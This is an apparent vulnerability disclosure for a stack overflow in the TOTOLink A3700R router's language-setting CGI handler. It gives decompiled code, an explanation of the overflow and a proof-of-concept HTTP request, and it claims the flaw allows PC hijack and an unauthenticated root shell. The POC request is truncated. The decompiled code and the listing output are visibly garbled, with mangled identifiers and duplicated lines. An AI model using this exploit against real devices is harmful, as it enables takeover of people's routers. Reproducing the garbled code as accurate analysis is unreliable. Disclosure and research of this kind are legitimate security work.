

TOTOLink A3700R V9.1.2u.6134_B20201202 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: http://www.totolink.cn/home/menu/detail.html? menu_listtpl=download&id=69&ids=36

Product Information

TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview:





A3700R		概述	技术规格	高清图像	下载	常见问题解答	
编号	标题	版本	-	上传时间		下载	
1	A3700R数据资料	Ver1.0		2021-08-10		④	
2	A3700R升级固件	V9.1.2u.6134_B20201202		2021-08-10		•	
3	A3700R说明书	Ver1.0		2022-03-10		①	

Vulnerability details

```
int __fastcall sub_42DDDC(int a1)
{
    char *Var; // $s2
    char *v3; // $s0
    int JsonConf; // $s1
    char *v5; // $s0
    char v7[128]; // [sp+18h] [-80h] BYREF

memset(v7, 0, sizeof(v7));

Var = websGetVar(a1, "lang", (int)"cn");
v3 = websGetVar(a1, "langAutoFlag", (int)&word_43908C);
nvram_set("auto_lang", v3r);
nvram_set("auto_lang", v3);
lsumConf)
{
    sprintf(v7, "HelpUrl_%s", Var);
    v5 = websGetVar("suttom", v7, (int)&byte_43AFC8);
    if ( *v5 )
    {
        memset(v7, 0, sizeof(v7));
        sprintf(v7, "http://%s", v5);
        nvram_set("help_url_custom", v7);
    }
    cJSON_Delete(_sonworm);
}
```

Var is formatted into V7 through sprintf function, and VaR is the value of Lang we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
```

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Content-Length: 561

Origin: http://192.168.0.1

DNT: 1

Connection: close

Cookie: SESSION_ID=2:1658224702:2


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest


Pragma: no-cache

Cache-Control: no-cache

{"topicurl": "setting/setLanguageCfg", "lang":



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.

```
TWXTWXT-X
                        1000
FWXFWXF-X
drwxrwxr-x
drwxrwxr-x
            2 1000
                        1000
             9 1000
                        1000
            2 1000
                                      4096 Dec 2
                        1000
drwxrwxr-x
             9 1000
                        1000
                                      4096 Dec
                                                   2020 WWW
```

Finally, you can write exp to get a stable root shell without authorization.